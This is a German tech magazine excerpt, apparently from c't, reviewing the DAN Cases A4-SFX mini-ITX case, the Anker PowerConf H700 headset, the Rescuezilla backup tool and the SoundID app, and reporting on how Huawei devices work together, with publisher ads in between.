Für einen solchen Zwerg fasst das A4-SFX überraschend viel Hardware, angefangen mit einer Grafikkarte in doppelter Breite (2 Slots, bis 40 mm) und einer maximalen Länge von 300 Millimetern. Damit kommen bei AMD die Radeon-Referenzkarten bis hin zur RX 6800 in Betracht, bei Nvidia theoretisch die Founders Editions bis zur 3080 Ti. Der Grafikbeschleuniger findet in der linken Gehäusenhälfte seinen Platz und wird via PCIe-4.0-kompatibles Flachbandkabel mit dem Mini-ITX-Mainboard verbunden, das mit dem Netzteil in der rechten Hälfte sitzt.

Richtig großzügig wird es beim Massenspeicher, denn das Gehäuse nimmt je nach Hardwarebestückung bis zu drei 2,5-Zoll-Medien auf: eins hinter der Frontplatte, zwei weitere als Sandwichkonstruktion am Laufwerkskäfig unterhalb des Netzteils. Das SATA-Schnittchen kann man allerdings nur bereiten, wenn ein kompaktes SFX-Netzteil zum Einsatz kommt. Bei SFX-L-Netzteilen, die auf-

grund ihrer meist größeren und leiseren Lüfter mehr Platz benötigen, ist es den nach unten zeigenden Kabelsträngen im Weg, weshalb man den SATA-Käfig ausbauen sollte. Da moderne Mainboards aber bis zu zwei M.2-Slots haben, kann man selbst dann noch drei Massenspeicher unterbringen – oder mit SFX-Netzteil bis zu fünf.

Das Wenn-dann-Spiel lässt sich noch weiter treiben: Steckt eine Grafikkarte bis 17 Zentimeter Länge im PEG-Slot, passt dahinter der Radiator einer geschlossenen Fertigwasserkühlung mit 120-Millimeter-Lüfter, der an einem aufpreispflichtigen

Halterahmen montiert wird. Anstelle des Festplattenkäfigs kann man am Gehäuseboden einen 92-Millimeter-Lüfter einbauen, einen weiteren unterhalb des Mainboards.

Bau-Plan

Der Zusammenbau erfordert mehr Planung als bei einem konventionellen Selbstbau-PC. Zum einen ist durch den knappen Platz im Inneren die Montagereihenfolge vorgegeben, die verkürzt lautet: Seitenteile und Deckel ab, fertig bestücktes Mainboard rein, Netzteil einbauen, Grafikkarte einsetzen, Kabel schön verlegen,



Innen größer als außen? In das A4-SFX passt überraschend viel Hardware. Die rechte Gehäusenhälfte (im Bild) nimmt Mainboard und Netzteil auf, links residiert die Grafikkarte.

alles wieder zu. Bei 2,5-Zoll-Medien, Wasserkühlung oder Gehäuselüftern kommen weitere Schritte dazu, die die Anleitung gut erklärt.

Zum anderen muss man die Komponenten sorgfältiger auswählen und dabei nicht nur auf die Abmessungen, sondern auch auf ihre kumulierte Abwärme achten, sonst kann die Hardware ihre volle Leistungsfähigkeit thermisch bedingt nicht entfalten. Beispielsweise gibt es nur wenige CPU-Kühler mit der maximal möglichen Bauhöhe von 48 Millimeter. Von denen sind wiederum nicht alle in der Lage, leistungsfähige CPUs zu kühlen, geschweige denn es leise zu tun. Im FAQ-Bereich, den Sie über ct.de/y8ym erreichen, empfiehlt der Hersteller, sich luftgekühlt auf eine CPU mit einer Abwärme von 65 Watt (TDP) zu beschränken. Zudem pflegt er eine Kompatibilitätsliste für Kühler und Wasserkühlungen, schlägt ein paar Beispielkonfigurationen vor und gibt Tipps, um Temperatur und Lautstärke zu reduzieren.

Praxistest

Mit einer praxisnahen Konfiguration prüfen wir, wie weit wir speziell beim Prozessor gehen konnten. Als Kernstück unseres Kompaktrechners wählten wir daher AMDs Achtkernprozessor Ryzen 7 3800X mit einer TDP von 105 Watt, gekühlt vom Low-Profile-Kühler Noctua NH-L9a-AM4. Bei der Grafikkarte fiel die Wahl auf AMDs Referenzmodell der Radeon RX 6800, die laut unseren Messungen in Spielen rund 230 Watt aufnimmt [1].

Zunächst prüften wir, ob der Noctua-Kühler der Abwärme des Prozessors in dieser beengten Behausung noch gewachsen war und ließen den Cinebench R23 zunächst mit Werkseinstellung laufen, dann erneut mit via BIOS-Setup auf 95 und 65 Watt reduzierter TDP. Dabei zeigte sich, dass die CPU mit 95 Watt das beste Ergebnis von 12.695 Punkten erzielte, sodass wir diese Einstellung für alle weiteren Tests wählten. Offenbar ermöglichte die leicht verringerte TDP den thermisch ungebremsten Betrieb.

Anschließend prüften wir die Leistungsbeständigkeit unter Dauerlast, indem wir den Cinebench 30 Minuten in Schleife laufen ließen, wobei sich das Ergebnis nach dem siebten Durchlauf bei rund 12.550 Punkten einpendelte. Mit Prime95 prüften wir, ob die CPU Gefahr lief, unter Dauerlast temperaturbedingt herunterzutakten. Doch mit knapp 90 °C

lag sie noch unter ihrer Drosseltemperatur von 95 °C, wenngleich nicht mehr viel Luft blieb. Die 65-Watt-Empfehlung des Herstellers können wir also nachvollziehen. Die Spieleperformance prüften wir im Endzeit-Shooter Metro Exodus bei Full HD im Benchmark-Preset „High“. Auch dabei blieb die Performance über 15 Durchläufe hinweg stabil bei rund 128 fps. Kurzum: Mit unserer Konfiguration stellen wir keine Leistungseinbußen fest.

Fazit

DAN Cases liefert mit dem A4-SFX ein schickes, gut durchdachtes Kleinstgehäuse ab, das in der aktuellen Revision moderne Schnittstellen unterstützt. Die Dokumentation ist vorbildlich, was nicht nur für die Bauanleitung gilt, sondern auch für die zahlreichen Tipps und die Beispielkonfigurationen. Die größten Nachteile sind der nicht ganz einfache Einbau und der hohe Preis von mindestens 220 Euro. Zudem zieht die Entscheidung fürs Mini-Format weitere Kosten nach sich, denn ITX-taugliche Mainboards und Kühler sind teurer als ihre Geschwister im (Micro-)ATX-Format.

Wer die nötige Bastelfertigkeit mitbringt und den Preis nicht scheut, kann tatsächlich ein System zusammenstellen, das beeindruckende Performance auf engstem Raum bietet. Und ist am Ende alles zusammengebaut, fühlt man sich an die Reisetasche von Mary Poppins oder die TARDIS aus der Fernsehserie Dr. Who erinnert: Es scheint innen größer als außen. (bkr@ct.de) **ct**

Literatur

- [1] Carsten Spille, Big Navi, Big Impact, High-End-Grafikkarten AMD Radeon RX 6800 und 6800 XT, c't 26/2020, S. 104

Beispielkonfigurationen, Kompatibilitätslisten und Tipps: ct.de/y8ym

DAN Cases A4-SFX V4.1

Kleinstgehäuse für Mini-ITX- und SFX-Komponenten	
Hersteller, URL	DAN Cases, dan-cases.com
Anschlüsse / Einbauplätze	USB-C (10 Gbit/s) / Mainboard: mini-ITX; Grafikkarte: PCIe 4.0 x16 bis 300 mm; Festspeicher: 3 × 2,5"; Netzteil: SFX/SFX-L
Optionen	Halterung für 120-mm-Wasserkühlung, Staubfilter
Abmessungen (B × H × T) / Volumen / Gewicht	205 mm × 112 mm × 327 mm / 7,25 l / 1,25 kg
Preis (ohne Netzteil)	220 €

Es gibt **10** Arten von Menschen.

iX-Leser und die anderen.



Jetzt Mini-Abo testen:

3 Hefte + Bluetooth-Tastatur
nur 19,35 €

www.iX.de/testen



www.iX.de/testen



leserservice@heise.de



49 (0)541 800 09 120

Für die blaue Stunde

Headset Anker PowerConf H700 mit ANC und Mikrofonarm

Praktisch fürs Homeoffice sind Headsets, die in Konferenzen gut klingen, gleichzeitig mit PC und Handy verbunden bleiben und die Umgebung ausblenden. Als vergleichsweise günstige Variante offenbarte das Anker PowerConf H700 im Test nur wenige Kompromisse.

Von Jörg Wirtgen

Blau oder Schwarz? Das schwarze Headset aus Ankers Reihe namens PowerConf heißt H500; das blaue H700 hat zusätzlich eine zweistufige Umgebungsgeräuschunterdrückung (ANC) eingebaut. Sie rauscht leicht und blendet Geräusche niedriger und mittlerer Frequenz ganz gut aus. Auch aufgrund seiner On-Ear-Bauweise dämpft das H700 nicht so gut wie die Over-Ear-ANC-Spezialisten etwa von Bose und Sony, leistete im Homeoffice mit einigem Baulärm während des Tests aber durchaus beruhigende Arbeit. Per Knopf am Headset schaltet

man zwischen ANC, Normalbetrieb und Transparenzmodus um. Letzterer führt – ebenfalls mit leichtem Rauschen – Umgebungsgeräusche leicht verstärkt durch, um etwa Durchsagen, Klopfen oder Klingeln mitzuteilen.

Das H700 wiegt für einen On-Ear-Kopfhörer normale 186 Gramm und sitzt gut auf dem Kopf. Es ist symmetrisch aufgebaut: Die Muschel mit dem Mikrofon kann man rechts oder links tragen; sobald man den Arm herunterklappt, spielt das H700 die Stereokanäle der richtigen Seite zu und merkt sich die Einstellung.

Guter Sound, Spitzen-Mikro


Musik klingt klar mit überraschend fetten Bässen, etwas nuscheligen Mitten und ordentlichen Höhen. Bluetooth-Kopfhörern um 130 Euro wie der Anker Soundcore Q35 oder Urbanista Miami spielen auch aufgrund ihrer Over-Ear-Bauweise mit mehr Volumen, Präzision und Bühne, aber als Arbeitsuntermalung bringt der H700 durchaus eine Menge Spaß. In der App AnkerWork (Android, iOS, macOS, Windows) passt man den Klang per Equalizer an.

Das Mikrofon nimmt Sprache sehr gut verständlich und mit für eine Bluetooth-



Verbindung sattem Ton auf. Störgeräusche durch Atmen, Tippen, Tassenklappern werden außergewöhnlich gut ausgeblendet. Für gelegentliche Podcast-Aufzeichnungen kommt es damit eher in Betracht als alle anderen bisher getesteten Bluetooth-Headsets, wenn man sich an den leicht hörbaren Artefakten des Digitalfilters und der Bluetooth-Begrenzung auf 8 kHz nicht stört. In Telefonaten und Videokonferenzen startet automatisch der Transparenzmodus, der die eigene Stimme ins abgespielte Audiosignal einmischt und somit hörbar macht. So lassen sich auch lange Gespräche ermüdungsfrei bestreiten.

Eine Analogbuchse fehlt. Per USB-C lässt sich das Headset laden und währenddessen per Bluetooth weiterbetreiben; als USB-Soundgerät arbeitet es aber nicht. Per Bluetooth verbindet sich der H700 mit zwei Geräten gleichzeitig. Hört man etwa am PC Musik und trifft auf dem Handy ein Anruf ein, unterbricht das Headset die Musik und stellt den Anruf durch; annehmen kann man ihn per Knopfdruck am Headset. Legt man auf, spielt die Musik weiter. Der Reconnect nach dem Einschalten oder nach der Rückkehr in den Empfangsbereich klappte nicht so zuverlässig wie bei anderen Headsets, manchmal mussten wir manuell nachhelfen. Als Codecs laufen SBC und AAC; aptX und LDAC vermisst man nicht, weil das H700 die kleinen Vorteile nicht herausarbeiten könnte.



Im Equalizer-Profil AnkerWork Signature hebt das H700 (rot) die Bässe und Mitten an, hat gegenüber dem Sennheiser HD600 (gelb) aber ein Loch um 150 Hz. Für ein Büro-On-Ear klingt es aber angenehm klar und ausreichend voll.

Die Latenz ist zumindest bei AAC gering genug für lippen-synchrone Filmwiedergabe.

Setzt man das Headset ab, stoppt die Musik, beim Aufsetzen spielt sie weiter. Manchmal stoppte die Musik auch bei Bewegungen. Beim ersten Aufsetzen am Morgen koppelte sich das Handy gelegentlich schneller als der PC und startete einen vor Tagen gehörten Song. Glücklicherweise lässt sich die Automatik getrennt fürs Auf- und Absetzen abschalten.

Nachtlicht eingebaut

Das Mikrofon wird abgeschaltet, wenn man den Arm hochklappt. Teams und Zoom erkennen das nicht und zeigen einen nicht als gemutet an – stumm ist man trotzdem. Der beigelegte Bluetooth-Dongle (mit USB-A) ändert daran nichts. Dieses Verhalten ist typisch für Bluetooth-Headsets ohne UC- oder Teams-Zertifizierung. Besser kriegen das nur Headsets mit einem solchen Zertifikat hin, die zudem per USB oder mit ihrem eigenen Bluetooth-Dongle angeschlossen sind.

Die Ladestation macht, sobald sie eingestöpselt ist, mit einem blauen Licht auf sich aufmerksam. Beim Laden blinkt der dabei nach vorne zeigende Mikrofonarm, voll geladen leuchtet auch er permanent; eine Möglichkeit zum Abschalten haben wir nicht gefunden. Wer sein Homeoffice im Schlafzimmer einrichtet, wird damit nicht glücklich. Die Muscheln sind zum Reinigen abnehmbar, Anker bietet sie aber nicht als Ersatzteil an. Der Akku lässt sich nicht tauschen.

Fazit

Guter Sound, ein für Bluetooth-Headsets hervorragendes Mikrofon, lange Laufzeit, praktikabler ANC und Transparenzmodus: Diese wichtigen Punkte vereint der Anker H700. Schön wäre ein zuverlässigerer Reconnect, eine UC/Teams-Zertifizierung, ein Paar Ersatzpolster und Laden ohne Blaulicht.


Dem ungefähr gleich teuren Poly Voyager Focus 2 (siehe c't 17/2021, S. 84) hat der H700 die klarere Bedienung, das kräftigere ANC und das bessere Mikrofon voraus. Der teurere Jabra Evolve2 75 (c't 25/2021, S. 104) hat Bluetooth besser im Griff und klingt besser, bleibt aber beim zudem nur rechts tragbaren Mikro zurück. Poly und Jabra gibt es mit Teams/UC-Unterstützung, zudem arbeiten sie als USB-Soundgeräte. Wer ganz auf ANC verzichtet, sollte darüber hinaus das ab 120 Euro erhältliche Anker H500 in Betracht ziehen – in Schwarz.

(jow@ct.de) **ct**

Anker PowerConf H700

On-Ear-Headset mit Mikrofonbügel	
USB / analog	USB-C (nur Laden) / –
Verbindung	Bluetooth 5.2 (Multilink, Codecs AAC, SBC)
Gewicht	186 g
Muschelgröße (B × H)	68 mm × 68 mm
Lieferumfang	Transporttasche, Kabel USB-C auf USB-A (1,5 m), Bluetooth-Dongle (USB-A) inkl. Adapter auf USB-C
Bewertung	
Mikrofon	⊕⊕
Klang	○
Geräuschunterdrückung	⊕
Tragekomfort	⊕
Straßenpreis	150 € (170 € mit Ladestation)
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden	

Geballtes Wissen für die Praxis



346 Seiten · 34,90 €
ISBN 978-3-86490-862-0




396 Seiten · 34,90 €
ISBN 978-3-86490-787-6



342 Seiten · 59,90 €
ISBN 978-3-86490-864-4



2. Auflage · 392 Seiten · 59,90 €
ISBN 978-3-86490-822-4



472 Seiten · 39,90 €
ISBN 978-3-86490-663-3

Bundle up!
Print & E-Book
www.dpunkt.de



Rettungsechse

Das Live-System Rescuezilla sichert komplette Partitionen mit nur wenigen Mausklicks oder klonet ein vorhandenes System direkt auf einen neuen Datenträger. Obendrauf gibt es ein paar nützliche Rettungswerkzeuge.

Nach einem Hardwaredefekt, einem Virenbefall oder ähnlichen Pannen muss man häufig das gesamte System neu aufsetzen. Zeit spart dabei ein Backup des kompletten Datenträgers, das man in solchen Fällen nur in einem Stück zurückspielen muss. Genau hier greift das Live-System Rescuezilla unter die Arme: Es sichert einzelne Partitionen oder ganze Datenträger in einer großen Image-Datei und stellt sie im Fall der Fälle wieder her. Eine inkrementelle Sicherung ist dabei nicht möglich. Darüber hinaus klonet Rescuezilla auf Wunsch Datenträger und Partitionen ohne den Zwischenschritt einer Sicherung auf eine neue Platte, was insbesondere bei einem Umzug auf einen neuen Computer hilft.

Anders als das Vorbild Clonezilla bietet Rescuezilla eine einfach aufgebaute grafische Bedienoberfläche. In ihr wählt man die gewünschte Funktion, sowie den Quell- und Zieldatenträger – mehr ist nicht notwendig.

Als Datenlager für die Sicherungen können neben externen Festplatten auch Netzwerklaufwerke dienen. Rescuezilla sichert den Datenträger partitionsweise und erstellt somit Backups von beliebigen Betriebssystemen. Unbenutzte Bereiche auf der Quellpartition belegen auch im Backup keinen Speicherplatz. Darüber hi-

naus verarbeitet das Werkzeug die Sicherungen von Clonezilla, sowie die Images der Virtualisierungslösungen VirtualBox, VMware und Qemu. Umgekehrt lassen sich Rescuezilla-Backups mit Clonezilla wiederherstellen. Aus Sicherungen kann Rescuezilla einzelne Dateien herauskopieren. Diese Funktion befindet sich noch im Beta-Stadium, insbesondere das Öffnen von komprimierten Sicherungen schlägt entweder fehl oder dauert sehr lange.

Mit an Bord sind verschiedene Rettungswerkzeuge. So reanimieren TestDisk und PhotoRec gelöschte Dokumente und Partitionen, wobei ihre Bedienung etwas Einarbeitungszeit erfordert. Weitere Tools wie der Partitionierer GParted, der Browser Firefox oder ein Dateimanager helfen beim Rettungseinsatz.


Der PC muss vom Rescuezilla-Medium, einem USB-Stick oder einer DVD booten. Dafür arbeitet es selbst dann, wenn das installierte Betriebssystem nicht mehr startet. Mit dem darunterliegenden Linux-System kommen Anwender nur bei den Datenträgerbezeichnungen in Berührung. Zwar lässt sich beim Start auch die Sprache auf Deutsch umstellen, aber einige Tools und Dialoge sprechen dann weiterhin Englisch.

Unter dem Strich erleichtert Rescuezilla gerade weniger technikaffinen Anwendern, Komplettbackups anzulegen und wiederherzustellen.

(Tim Schürmann/ktn@ct.de)

Rescuezilla 2.3.1

Datenträger-Imager	
Hersteller, URL	Rescuezilla-Projekt, rescuezilla.com
Systemanf.	64-Bit-x86-System, 1 GByte RAM
Preis	kostenlos (GPLv3)



Klang nach Maß

SoundID vermisst Ihr Gehör und optimiert den Klang von über 400 Kopfhörern und In-Ears.

SoundID läuft auf Smartphones und passt den Klang von Kopfhörern und In-Ears an. Die App führt nach der Online-Anmeldung zwei Tests durch. Im Hörtest stellt der Nutzer den Pegel ein, ab dem er rechts und links gepulste Tonsignale unterschiedlicher Frequenzen nicht mehr hört. Der Preference-Test prüft in mehreren A/B-Vergleichen verschiedene Frequenzanpassungen von Musik-Clips. Die resultierende EQ-Kurve lässt sich anschließend in einem parametrischen Equalizer mit zehn Bändern äußerst präzise anpassen.

Richtig eingestellt verbessert SoundID das Stereobild und gleicht unausgewogene Frequenzverläufe aus.

Die iOS-App speichert die Klangprofile in den In-Ears Grell TWS/1 (siehe c't 22/2021, S. 100) und Monolith M-TWE sowie dem Kopfhörer Drop + THX Panda ab, so dass sie dort auch ohne App aktiv bleiben.

Unter Android funktioniert SoundID darüber hinaus mit über 400 Kopfhörern aus der Sonarworks-Datenbank und 20 Musikstreaming-Apps. Für Windows und macOS steht ein Treiber für eine virtuelle Soundkarte bereit, der die Profile der Android- und iOS-Apps einbindet.

(hag@ct.de)

Sonarworks SoundID

Klanganpassung für Kopfhörer	
Hersteller, URL	Sonarworks, sonarworks.com
Systemanf.	Android ab 9, iOS ab 11, Treiber für Windows und macOS
Preis	kostenlos



MIT **Mac & i** IMMER EINE NASENLÄNGE VORAUSS

+ Geschenk
nach Wahl



z. B. 10 € Amazon.de-Gutschein oder Apple-Watch-Ständer

2× Mac & i mit 35% Rabatt testen!

Mac & i – Das Magazin rund um Apple

- Tipps & Praxiswissen
- Hard- und Softwaretests
- Reports und Hintergründe
- inkl. Club-Mitgliedschaft

Für nur 16,80 € statt 25,80 €

(Preis in Deutschland)

Genießen Sie mit
der Mac & i Club-
Mitgliedschaft
exklusive Vorteile!



Jetzt bestellen:

www.mac-and-i.de/miniabo

✉ leserservice@heise.de ☎ 0541 80 009 120

Mac & i. Das Apple-Magazin von c't.



Netzwerker

Huaweis Ökosystem mit HarmonyOS und EMUI in der Praxis

Smartphones und Tablets von Huawei müssen ohne offizielles Android und ohne Google-Dienste auskommen. Der Hersteller verspricht dafür ein besonders gutes Zusammenspiel zwischen den eigenen Betriebssystemen. Wir haben genauer hingesehen und dabei Lichtblicke, aber auch dunkle Ecken entdeckt.

Von Steffen Herget

Seit Huawei auf Google und dessen Dienste verzichten muss, hat das Unternehmen massiv Marktanteile eingebüßt, Kundschaft verloren – und fleißig am eigenen Ökosystem gearbeitet. HarmonyOS auf Basis des Android Open Source

Project sollte der Ausweg für Huawei sein. So ganz ist das aber auch nach einigen Jahren Entwicklung nicht der Fall, zumindest in Europa, denn HarmonyOS gibt es hier bislang nur auf Tablets und Smartwatches. Die Smartphones laufen mit der anderen Eigenentwicklung EMUI, ebenfalls auf Basis von Android. Außerdem verkauft Huawei nach wie vor Windows-Notebooks und verspricht, dass diese besonders gut mit den restlichen Gerätschaften zusammenspielen. Wir haben dieses Zusammenspiel mit vier Geräten im Alltag ausprobiert: dem Tablet Huawei MatePad Pro 12.6, dem Smartphone Mate 40 Pro und dem MateBook 14s. Als kleines Beiboot neben den großen Pöten der Huawei-Flotte schwimmt noch die Watch 3 Pro am Handgelenk mit.

Übergreifende Zentrale für den Austausch von Daten ist Huaweis Datenspeicher in der Cloud, der sowohl Geräte mit EMUI als auch solche mit HarmonyOS anschließt. Ähnlich wie bei der Konkur-

renz lassen sich hier Kontakte, Nachrichten, Anruflisten, Kalendereinträge, Notizen, Audioaufnahmen sowie Musikstücke über Gerätegrenzen hinweg aktuell halten. Die eigenen Fotos und Videos landen ebenfalls in dieser Datenwolke. Die automatische Sicherung klappt in der täglichen Nutzung vollkommen problemlos.

Die Server, auf denen Huawei diese Daten ablegt, stehen für die europäische Kundschaft in Rechenzentren in der EU. Huawei beteuert, dass die Speicherung den Regeln der DSGVO folgt – anderenfalls dürften die Chinesen diesen Dienst hierzulande gar nicht erst anbieten. Auf welche Arten die Übertragung und Speicherung verschlüsselt werden, gibt der Anbieter nicht preis.

Smartphone und PC verbinden

So weit, so üblich. Spannender wird es, wenn man die Geräte direkt miteinander koppelt. Das geht auf mehrere Arten zwischen Notebook, Smartphone und Tablet.

Jeweils zwei davon können miteinander kommunizieren, und das ohne Rücksicht auf das Betriebssystem. Windows mit EMUI? Geht. EMUI mit HarmonyOS? Klar. HarmonyOS mit Windows? Sicher. Als Zentrale bietet sich hier das Notebook an, welches Tablet und Smartphone auf unterschiedliche Weise nutzt. Für die Verwaltung der Geräte und die Kopplung über NFC, Bluetooth und WLAN ist das Programm Huawei PC Manager zuständig, das auf dem MateBook 14s und allen anderen kompatiblen Huawei-Notebooks vorinstalliert ist. Die Software wird zwar bei Huawei zum kostenlosen Download für alle Windows-Rechner angeboten, auf einem Lenovo- und einem Asus-Rechner produzierte das Installationspaket aber einen Kompatibilitätsfehler. Welche Hardwarevoraussetzungen der PC Manager genau verlangt, hat uns Huawei auf Nachfrage nicht verraten.

Die Huawei-Notebooks haben entweder ein NFC-Tag in Form eines kleinen Aufklebers oder das entsprechende Modul unter dem Trackpad eingebaut. Damit gelingt die Kopplung besonders schnell, es geht aber auch manuell über den PC Manager. Hier muss man sich vor der Kopplung mit der Huawei-ID anmelden und kann dann Geräte in der Nähe finden, die erstens im selben WLAN stecken, zweitens Bluetooth aktiv haben, drittens an dieselbe Huawei-ID angemeldet sind und viertens Huawei Share eingeschaltet haben. Bei der ersten Kopplung müssen sowohl auf dem Tablet als auch auf dem Smartphone eine ganze Latte von Berechtigungen gewährt werden, ohne die die Verbindung nicht funktioniert.

Verbindet man das Smartphone mit dem Windows-Rechner, taucht dessen Homescreen als Fenster auf dem Notebookdisplay auf. So finden die Apps vom Smartphone den Weg auf den Laptop, der seine Qualitäten ausspielt: Man bedient das Smartphone per Maus und Tastatur, genießt den größeren Bildschirm und besseren Sound. Bei einem Fenster muss nicht Schluss sein, einige Anwendungen lassen sich in einer eigenen Instanz öffnen, etwa die Galerie- oder die Musik-App des Smartphones. Warum das nur mit wenigen Programmen und nicht wenigstens mit allen Huawei-Apps funktioniert, ist zwar rätselhaft, aber am Ende zu verkraften, denn so groß ist der Nutzwert dieser Art der Kopplung eher nicht. Spätestens mit drei offenen Smartphone-Screens wird es auf dem Windows-Bildschirm ohnehin unübersichtlich.

Praktischer ist die Möglichkeit, Dateien zwischen Smartphone und PC per Drag & Drop von und zum Smartphone-Fenster hin- und herzuschieben. Das funktioniert zuverlässig, wenn man sich an die etwas fummelige Bedienung gewöhnt hat. Immer wieder markiert das Mate 40 Pro etwa lieber Fotos in der Galerie, statt sie auf den Rechner zu schieben. Bilder oder Videos, die statt lokal in der Cloud gespeichert und auf dem Smartphone zunächst nur in der Vorschau zu sehen sind, lädt das Mate 40 Pro nach einem kurzen Hinweis automatisch in wenigen Augenblicken herunter, um sie auf das Notebook kopieren zu können.

Die innige Verbindung von Notebook und Smartphone macht es zudem möglich, statt mit dem Telefon mit dem Computer und dessen Kamera, Mikrofon und Lautsprecher zu telefonieren. Vor allem bei Videoanrufen ist das angenehm, der große Bildschirm und die Tatsache, sich nicht das Smartphone für die Dauer des Anrufs vor das Gesicht halten zu müssen, zahlen sich aus. Für Sprachtelefonie sehen wir kaum einen Mehrwert darin, und ein Alleinstellungsmerkmal ist die Funktion nicht. Apple-Geräte beherrschen diese Kopplung ebenfalls, unter Android und Windows geht das beispielsweise mithilfe der „Link zu Windows“-App von Microsoft.

Windows auf dem Tablet


Interessante Möglichkeiten ergeben sich aus der Verbindung zwischen HarmonyOS-Tablet und Windows-Laptop. Auch

c't kompakt

- Huawei's verschiedene Geräte nutzen unterschiedliche Plattformen, arbeiten aber trotzdem zusammen.
- Die Kopplung von Smartphone und PC, Tablet und PC sowie Tablet und Smartphone bringt unterschiedliche Optionen.
- Die Auswahl von Apps und deren Installation bleibt eine Baustelle und ein großer Nachteil.

dafür bildet der PC Manager die zentrale Anlaufstelle und gibt drei Optionen: Bildschirm spiegeln oder erweitern sowie gemeinsames Arbeiten. Letzteres ermöglicht Datenaustausch sowie das Arbeiten mit Trackpad und Tastatur auf dem Tablet, ähnlich wie mit dem Smartphone. Die anderen beiden Optionen verwandeln das Tablet in einen zweiten Bildschirm für den Windows-PC, und das ohne Kabel.

Die Performance als zweiter Monitor ist überraschend gut, die Verzögerung durch die drahtlose Kopplung minimal. Dass im Hintergrund nach wie vor das Mobilsystem läuft, erkennt man schnell daran, dass dessen Benachrichtigungen weiterhin als Pop-up auftauchen. Auch die Bedienleiste vom oberen Bildschirmrand lässt sich jederzeit hereinziehen. Tippt man dort die Benachrichtigung einer Mo-



Gleich mehrere Smartphone-Apps lassen sich parallel auf dem Notebook darstellen. Warum das nicht einmal mit allen Huawei-Apps geht, ist unverständlich.

bil-App an, landet man wieder in HarmonyOS, der Windows-Modus verschwindet im Hintergrund.

Nutzt man das Tablet zur Erweiterung der Anzeige, also als klassischen zweiten Monitor, starten Programme grundsätzlich auf dem Notebookmonitor – eine ungemein nervige Eigenart dieser speziellen Kopplung, denn Windows mit einem normalen erweiterten Desktop macht das besser. Zur Abhilfe steht ein Icon auf der Bedienleiste bereit, die Huawei links im Bild einblendet. Ein Fingertipp darauf schiebt die aktuell aktive Anwendung von einem Bildschirm auf den anderen und wieder zurück. Die Lautsprecher des MatePad bleiben bei dieser Art der Verwendung immer stumm – auch dann, wenn man ein Video auf dem Tablet anschaut, kommt der Ton aus dem Notebook.

